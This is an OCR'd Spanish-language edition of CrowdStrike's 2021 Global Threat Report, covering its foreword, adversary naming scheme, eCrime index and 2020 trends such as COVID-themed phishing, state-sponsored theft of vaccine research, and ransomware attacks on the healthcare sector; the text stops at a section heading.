
CROWDSTRIKE

2021

Informe Global de Amenazas



Prefacio

Este informe anual les ofrece lecciones y recomendaciones significativas a los equipos de seguridad que están operando en el entorno actual, donde la visibilidad y la velocidad son más importantes que nunca.

Cualquiera que esté leyendo esto seguramente recordará el año 2020 por el resto de su vida. Fue un año de dificultades y dolor para muchos, así como de tumultuosos cambios sociales y económicos a escala global. Para la mayoría de los que nos dedicamos a detener las brechas y a proteger a las organizaciones de los ciberataques, también fue quizás el año más activo que podamos recordar.

La embestida fue implacable y, para algunas organizaciones, abrumadora. A medida que se fueron extendiendo las órdenes de quedarse en casa en todo el mundo, vimos cómo cuadras enteras de oficinas se convirtieron en pueblos fantasma prácticamente de la noche a la mañana. Millones de trabajadores se replegaron al trabajo en casa con oficinas montadas a las carreras, alimentando el frenesí de los ciber depredadores que se vieron estimulados por las ganancias inesperadas del fácil acceso a datos y redes confidenciales. Al mismo tiempo, el miedo, la preocupación y la curiosidad en torno al COVID-19 proporcionaron el pretexto perfecto para un aumento récord de ataques de ingeniería social por parte de actores del eCrime y de adversarios de intrusión selectiva.

Como dice el refrán, "el diablo está en los detalles" y, de muchas maneras, esto resume el Informe Global de Amenazas de este año. Los detalles revelados en estas páginas provienen de las observaciones de nuestros ciber analistas y respondedores en la línea de frente, así como de ideas extraídas directamente de un volumen sin precedentes de telemetría de amenazas de crowdsourcing que recopilamos y analizamos continuamente para nuestros clientes.

Entre los detalles que conocerá en este informe están:

- Cómo adversarios patrocinados por Estados infiltraron redes para robar información valiosa sobre estudios para la vacuna y respuestas gubernamentales a la pandemia
- Cómo adversarios criminales introdujeron nuevos modelos de negocio para expandir sus actividades de ransomware de *caza mayor* - y las hicieron aún más potentes con la adición de técnicas de chantaje y extorsión
- Cómo adversarios del eCrime y de intrusión selectiva intensificaron sus esfuerzos de perfeccionamiento, implementando una variedad de métodos innovadores para evadir la detección y confundir a los defensores

Nuestro informe anual también ofrece algunas lecciones y recomendaciones importantes para los equipos de seguridad que operan en el entorno actual.
A medida que los actores de amenazas añaden nuevas herramientas, técnicas y procedimientos a sus arsenales, y forman nuevas alianzas para aumentar su fuerza y ampliar su alcance, la visibilidad y velocidad se vuelven cada vez más importantes. Los equipos de seguridad deben volverse más versátiles, proactivos y productivos para estar un paso adelante de las amenazas.

CrowdStrike está comprometido en ayudarlo a obtener y sacarles ventaja a los adversarios. Estamos trabajando fuertemente para ayudarlo a proteger sus entornos en la nube, al igual que usted lo haría con sus sistemas on-premise.
Le proporcionamos mejores formas de identificar y abordar de forma proactiva las vulnerabilidades potenciales antes de que éstas puedan ser aprovechadas por los atacantes. Lo ayudamos a proteger la identidad y el acceso, incluyendo las nuevas capacidades de Zero Trust para compartimentar sus operaciones, restringir el acceso a datos y reducir el riesgo de su información más confidencial. Estas son solo algunas de las formas en las que estamos yendo más allá del límite, ampliando nuestras capacidades de protección para poder mejorar y fortalecer las suyas.

Nos pasamos gran parte del 2020 esperando que los singulares desafíos que éste trajo quedaran rápidamente en el pasado. Aferrémonos a esta esperanza, pero, al mismo tiempo, mantengamos la mirada clara y la determinación sobre los obstáculos que nos esperan. Espero que este informe sobre las recientes actividades y tendencias de amenazas a nivel mundial los ayude a estar mejor informados y capacitados para hacer frente a estos desafíos. Así, cuando finalmente dejemos atrás este capítulo de la historia, podremos mirar atrás y reflexionar no solo sobre nuestras pérdidas, sino también sobre algunas victorias.

George Kurtz
CEO y cofundador de CrowdStrike

Tabla de Contenidos

CROWDSTRIKE

Universo Adversario

ÚNASE A NUESTRA BATALLA COMPARTIDA

La cacería de adversarios no es sólo un trabajo, es un código que rige nuestro funcionamiento. Conozca al enemigo y las amenazas significativas que éstos representan para su sector y para nuestro mundo en general.

Explore el universo

Introducción

El equipo de Inteligencia de CrowdStrike ofrece un nivel de cobertura inigualable, añadiendo 19 adversarios con nombres atribuidos al total de 149 actores rastreados en todo el mundo. En el 2020, el número de clústeres de actividades monitoreados de forma continua aumentó a 24.

Cuando inició el 2021, el mundo se enfrentó a la posibilidad de que no hubiéramos dejado totalmente atrás los desafíos sin precedentes del 2020. Las entidades del sector salud continúan luchando contra la pandemia del COVID-19 que además de causar un alto número de víctimas, impulsó una gran cantidad de incidentes de ciber actividad maliciosa. Los adversarios de ransomware que proliferaron en el 2020 continúan tan decididos como siempre, lo que se ha visto evidenciado por la introducción de tácticas, técnicas y procedimientos (TTPs, por sus siglas en inglés) cada vez más dañinos. Finalmente, cuando 2020 llegó a su fin, un importante ataque de software de cadena de suministro sacudió el sector público de EE. UU. y a las industrias adyacentes.

La adopción de tácticas de extorsión de datos por parte de TWISTED SPIDER fue señalada a principios del 2020 como una alternativa que otros actores de eCrime podrían adoptar para aprovechar las infecciones por ransomware - un anticipo de lo que se convertiría, sin exagerar, en una explosión de actividad similar durante todo el año. La atracción hacia el *caza mayor* (BGH, por sus siglas en inglés), campañas de ransomware dirigidas a objetivos de alto valor, dominó el ecosistema de los facilitadores del eCrime en el 2020, estimulando el mercado de bróker de acceso a la red. Las tendencias del BGH también alteraron el comportamiento tradicional de los ataques de eCrime - tal como se vio con el actor de amenazas CARBON SPIDER, que dejó de atacar sistemas de punto de venta (POS, por sus siglas en inglés) y se unió a las filas del BGH. WIZARD SPIDER - un actor de BGH y una "*megacorp*" de eCrime establecida - mantuvo sus operaciones a un ritmo acelerado para convertirse en el adversario de eCrime más reportado por segundo año consecutivo.

Ni siquiera la pandemia mundial podría haber disminuido el ritmo de las intrusiones selectivas en el 2020, así como tampoco podría haberlo hecho el gran número de declaraciones públicas sobre la actividad adversaria en el 2019 y 2020. Como continuación de una tendencia destacada en el 2019, los adversarios chinos atacaron el sector de las telecomunicaciones, con el WICKED PANDA teniendo otro año muy productivo, a pesar de las acusaciones contra individuos asociados a sus operaciones. Como era de esperar, los adversarios de la República Popular Democrática de Corea (RPDC) mantuvieron sus esfuerzos en la generación de divisas. Curiosamente, la combinación del eCrime con tácticas de intrusión selectiva, previamente asociadas a estos actores norcoreanos y a algunos adversarios rusos, también fue observada en el PIONEER KITTEN con nexos con Irán.

Para hacer frente a estas amenazas, el equipo de Inteligencia de CrowdStrike ofrece un nivel de cobertura inigualable, añadiendo 19 adversarios con nombres atribuidos al total de 149 actores rastreados en todo el mundo. En los casos en los que el equipo de Inteligencia de CrowdStrike carece de suficiente información o evidencia para asignarle un nombre a un adversario, la actividad de intrusión selectiva es rastreada como un "clúster". En el 2020, el número de clústeres de actividades monitoreados de forma continua aumentó a 24.


Presentación del Índice del eCrime

El ecosistema del eCrime es una economía activa y difusa de entidades con objetivos económicos que se dedican a una miríada de actividades delictivas con el fin de generar ingresos. En los últimos años, las dinámicas del mercado observadas por el equipo de Inteligencia de CrowdStrike han sido variables. A medida que se diseñan nuevos mecanismos y esquemas para generar ingresos, se identifican nuevas vías de monetización, y mientras que el panorama geopolítico y económico global cambia, los adversarios evolucionan sus tácticas para maximizar los beneficios. Esta economía clandestina es paralela a los mercados globales de muchas formas. Para entender los altos y bajos de este ecosistema, CrowdStrike diseñó un valor calculado para evaluar el estado del eCrime. El Índice del eCrime (ECX, por sus siglas en inglés) está basado en diferentes variables observables ponderadas por el impacto, las cuales son monitoreadas continuamente por los expertos en esta área de CrowdStrike. El ECX ayuda a identificar cambios notables que luego pueden ser investigados a profundidad. Los resultados del análisis de tales eventos y del rastreo continuo para el monitoreo de cambios serán compartidos en la página web **Universo Adversario**.

ÍNDICE DEL eCRIME, 22 DE FEBRERO DE 2021

328.36

↑ 123.97% ECX



Convención de nombres

Este informe sigue la convención de nombres instituida por CrowdStrike para categorizar los adversarios según sus motivaciones o afiliaciones a Estados-nación. La siguiente es una guía para esta convención de nombres de adversarios.

Adversario	Estado-nación o categoría
 BEAR	RUSIA
 BUFFALO	VIETNÃ
 CHOLLIMA	RPDC (COREA DEL NORTE)
 CRANE	REPÚBLICA DE COREA
 JACKAL	HACKTIVISTA
 KITTEN	IRÁN
 LEOPARD	PAKISTÁN
 LYNX	GEORGIA
 PANDA	REPÚBLICA POPULAR CHINA
 SPIDER	ECRIME
 TIGER	INDIA

Panorama general de la cacería de amenazas

El equipo de cacería gestionada de amenazas de Falcon OverWatch™ de Crowdstrike sigue identificando importantes aumentos en la actividad de intrusión interactiva, tal como se ilustra en la Figura 1. En tan sólo dos años, el número de intrusiones interactivas detectadas por el equipo OverWatch se multiplicó por cuatro las intrusiones interactivas son aquellas que implican el uso de técnicas "hands-on-keyboard".




Figura 1. Crecimiento trimestral de las campañas de intrusión interactiva por tipo de amenaza, del primer trimestre de 2019 al cuarto trimestre de 2020

El crecimiento del número de intrusiones se ha visto impulsado, en gran medida, por la proliferación de la actividad del eCrime. Como evidenciado por la Figura 2, las intrusiones de eCrime representaron el 79% de todas las intrusiones que pudieron ser atribuidas a algún actor y que fueron descubiertas por el equipo OverWatch en el 2020.

CAMPAÑAS DE INTRUSIÓN INTERACTIVA POR TIPO DE AMENAZA 2019 VS. 2020




Figura 2. Frecuencia relativa de las intrusiones selectivas e intrusiones de eCrime descubiertas por el equipo OverWatch, 2019 vs. 2020

Con casi cuatro de las cinco intrusiones interactivas que fueron descubiertas en el 2020 siendo desarrolladas por actores del eCrime, es indispensable que estos grupos adversarios, y los métodos para defenderse de sus TTPs, reciban mucha atención el próximo año. Sin embargo, no hay que perder de vista las intrusiones selectivas impulsadas por grupos patrocinados por Estados. Mientras que la porción relativa que representan las intrusiones selectivas se redujo en el 2020 en comparación con el 2019, cabe señalar que el número total de intrusiones selectivas y de eCrime fue significativamente mayor que en el 2019. Las observaciones del equipo OverWatch muestran que los adversarios de Estados-nación no están retrocediendo y deberán continuar recibiendo una fuerte atención en el 2021.

Tendencias 2020

La pandemia mundial trajo consigo los temas del COVID-19 y los ataques al sector de la salud

En enero del 2020, el personal médico y gubernamental trató de comprender la naturaleza y amenaza potencial del COVID-19 que había estallado en la provincia china de Hubei. En pocas semanas, el virus migró más allá de China, llegando al resto de Asia, Europa, Norteamérica y Oriente Medio. Para el mes de marzo, ya se habían puesto en marcha órdenes de permanecer en casa sin precedentes en todo el mundo para frenar la propagación de la enfermedad. La preocupación por la creciente amenaza de la pandemia se convirtió en un tema valioso para los adversarios criminales y de intrusión selectiva, los cuales utilizaron el tema del COVID-19 como señuelo en campañas de phishing. El equipo de Inteligencia de CrowdStrike también identificó adversarios del eCrime y de intrusión selectiva que atacaron, específicamente, al sector de la salud a lo largo de la pandemia.

Intrusiones selectivas

En los primeros días de la pandemia, los objetivos de los actores de la intrusión selectiva pueden haber incluido la adquisición de información sobre las tasas de infección o las respuestas de cada país al virus del COVID-19. No obstante, a medida que la pandemia se aceleró, los gobiernos se enfrentaron a unas tasas de infección desorbitadas, a un aumento de las muertes y a la sobrecarga de los hospitales. La búsqueda de la vacuna cobró una importancia primordial, y la obtención de información científica que pudiese conducir a una vacuna para el COVID-19 se volvió prioridad para muchos adversarios de intrusión selectiva.

El equipo de Inteligencia de CrowdStrike también identificó adversarios del eCrime y de intrusión selectiva que atacaron, específicamente, al sector de la salud a lo largo de la pandemia.

Actor	Utilizó el tema del COVID-19 como señuelo	Atacó el sector de la salud	Estuvo dirigida contra las respuestas por parte de los gobiernos
Corea del Norte: LABYRINTH CHOLLIMA	X	X	
Corea del Norte: SILENT CHOLLIMA		X	
Corea del Norte: VELVET CHOLLIMA	X	X	
Vietnam: OCEAN BUFFALO	X		X
Irán: CHARMING KITTEN		X	
Irán: STATIC KITTEN		X	X
Rusia: COZY BEAR (reportado en fuentes abiertas)		X	
China: PIRATE PANDA	X		X (se sospecha)
China: Clúster de actividades RegionalWave	X		

Tabla 1. Resumen de la principal actividad de intrusión selectiva potencialmente relacionada con la pandemia del COVID-19

COREA DEL NORTE

Mientras que en abril del 2020 el VELVET CHOLLIMA y LABYRINTH CHOLLIMA comenzaron a distribuir documentos relacionados con el COVID-19 como señuelo, inicialmente este tipo de contenido carnada no reveló ataques al sector de la salud, siendo dirigidos, en cambio, a funcionarios de política exterior. Sin embargo, en septiembre de 2020, Falcon OverWatch detectó el SILENT CHOLLIMA en el entorno de una organización del sector farmacéutico en Asia. Un mes después, el equipo de Inteligencia de CrowdStrike descubrió dominios de phishing vinculados al VELVET CHOLLIMA que se hacían pasar por compañías farmacéuticas del Reino Unido, EE.UU. y Corea del Sur liderando esfuerzos en la investigación del COVID-19. Paralelamente a la actividad de phishing del VELVET CHOLLIMA, OverWatch detectó al LABYRINTH CHOLLIMA intentando infiltrarse en un proveedor del sector de la salud con sede en Estados Unidos. Posteriormente, se informó en fuentes abiertas que el LABYRINTH CHOLLIMA probablemente había atacado a varias compañías farmacéuticas relacionadas con la producción de vacunas para el COVID-19.

VIETNAM

El equipo de Inteligencia de CrowdStrike identificó ataques en enero de 2020 por parte del OCEAN BUFFALO, con sede en Vietnam, contra instituciones privadas y públicas chinas que desempeñaban un importante papel en la lucha contra el COVID-19. Estos ataques coinciden temporalmente con la sólida y temprana respuesta del gobierno vietnamita en la promulgación de fuertes medidas para prevenir la propagación del virus en el país. La severidad y amplitud de las medidas de Vietnam fueron destacables, pues comenzaron semanas antes de los primeros casos confirmados de COVID-19 en el país y en un momento en el que sólo se habían producido dos muertes en China.

IRÁN

A principios de diciembre de 2020, el equipo de Inteligencia de CrowdStrike identificó a STATIC KITTEN atacando una entidad gubernamental ubicada en la región de Oriente Medio y Norte de África. La actividad consistió en la obtención de credenciales a través de una variante conocida de *Mimikatz*, movimiento lateral y el probable montaje de documentos relacionados con el COVID-19 para la exfiltración. El sector de la salud ha sido objetivo del STATIC KITTEN desde enero de 2020, lo que sugiere que las prioridades del adversario en dicho año tuvieron un mayor enfoque en temas relacionados con la salud, incluso antes del brote del COVID-19.

RUSIA

En julio de 2020, los gobiernos de Estados Unidos, Reino Unido y Canadá publicaron información que describía una campaña de COZY BEAR contra instalaciones de investigación sobre el COVID-19. Según se informó, esta campaña se llevó a cabo a lo largo del 2020 y probablemente tenía como objetivo robar información relativa al desarrollo y pruebas de vacunas contra el virus.

CHINA

En julio de 2020, el Departamento de Justicia de los Estados Unidos procesó a dos ciudadanos chinos con supuestos vínculos con el Ministerio de Seguridad del Estado chino por realizar ciber operaciones de gran alcance. Según se reportó, la más reciente de estas operaciones atacó centros de investigación sobre el COVID-19 con sede en Estados Unidos. Funcionarios de inteligencia en España también afirmaron que un actor con nexos con China había robado, con éxito, información relacionada con el desarrollo de la vacuna COVID-19 de institutos de investigación españoles en septiembre de 2020. Además de estas actividades reportadas, CrowdStrike identificó cinco campañas contra entidades de la salud en el 2020 que, se sospecha, eran de origen chino.

eCrime

BGH ATACA EL SECTOR DE LA SALUD

Incluso en condiciones normales de funcionamiento, la totalidad del sector de la salud se enfrenta a amenazas significativas por parte de grupos criminales que despliegan ransomware y cuyas consecuencias pueden incluir la alteración de los servicios en las instalaciones de cuidados intensivos. Además de la posibilidad de una alteración significativa en sus funciones más importantes, las víctimas se enfrentan a una amenaza secundaria por parte de las operaciones de ransomware que exfiltran datos antes de la ejecución misma del ransomware, una tendencia observada en todos los sectores a lo largo del 2020 (ver la sección "Actores de *caza mayor* adoptan métodos de extorsión de datos").

O WIZARD SPIDER atacó activamente el sector de la salud en el cuarto trimestre de 2019, y el aumento de las infecciones por *Ryuk* en octubre de 2020 demostró una reproducción en las preferencias de ataque.

Del mismo modo, este adversario se centró en el sector académico durante septiembre/octubre de 2019 y, nuevamente, en el 2020 cuando los estudiantes regresaban a la escuela después de las vacaciones de verano.

Estas tendencias indican un cierto grado de planificación por parte de WIZARD SPIDER para atacar a determinados sectores en épocas del año en los que las campañas de ransomware tienen un impacto más significativo.

Incluso en un año sin pandemia, los ataques al sector de la salud en el cuarto trimestre coincidirían con el inicio de la temporada de resfriado y gripa.

En medio de la pandemia, el sector de la salud resultó ser un controvertido blanco de ataque de los operadores de BGH. Algunos adversarios, como TWISTED SPIDER, VIKING SPIDER, GRACEFUL SPIDER y TRAVELING SPIDER, anunciaron públicamente sus intenciones de evitar atacar a las entidades de la salud en la línea de frente. Otros, incluyendo DOPPEL SPIDER, dijeron que cualquier infección involuntaria contra un proveedor del sector de la salud se resolvería rápidamente proporcionando claves de desencriptación sin requerir ningún pago. Un incidente que afectó a un hospital con sede en Alemania desencadenó esa respuesta en septiembre de 2020. A pesar de estas afirmaciones, el equipo de Inteligencia de CrowdStrike confirmó que 18 familias del ransomware de BGH infectaron a 104 organizaciones de la salud en el 2020, siendo las más prolíficas el TWISTED, SPIDER, usando Maze, y el WIZARD SPIDER, usando Conti. En algunos casos, puede ser que los adversarios hayan evitado atacar hospitales, pero continuaron haciéndolo contra empresas farmacéuticas y biomédicas.

Como se muestra en la Figura 3, TWISTED SPIDER logró, al menos, 26 infecciones en víctimas del sector de la salud con sus familias de ransomware *Maze* y *Egregor*, especialmente en entidades con sede en Estados Unidos. WIZARD SPIDER realizó 25 ataques contra el sector de la salud, tanto con *Conti* como con *Ryuk*. A lo largo de octubre de 2020, se le atribuyó a *Ryuk* un gran número de infecciones de entidades de la salud con sede en Estados Unidos, un aumento que ocurrió a pesar de un esfuerzo conjunto de detención por parte de los proveedores de ciberseguridad, en septiembre de 2020. Este aumento también provocó una respuesta por parte de las fuerzas de seguridad el 28 de octubre de 2020, cuando el Buró Federal de Investigaciones (FBI) de los Estados Unidos emitió una alerta de ataques del TrickBot de WIZARD SPIDER que conducían a infecciones por ransomware y a la interrupción de los servicios de salud.

Figura 3. Recuento de víctimas confirmadas del sector salud por familia de ransomware en el 2020

TENDENCIAS EN TEMAS USADOS EN PHISHING DEL ECRIME

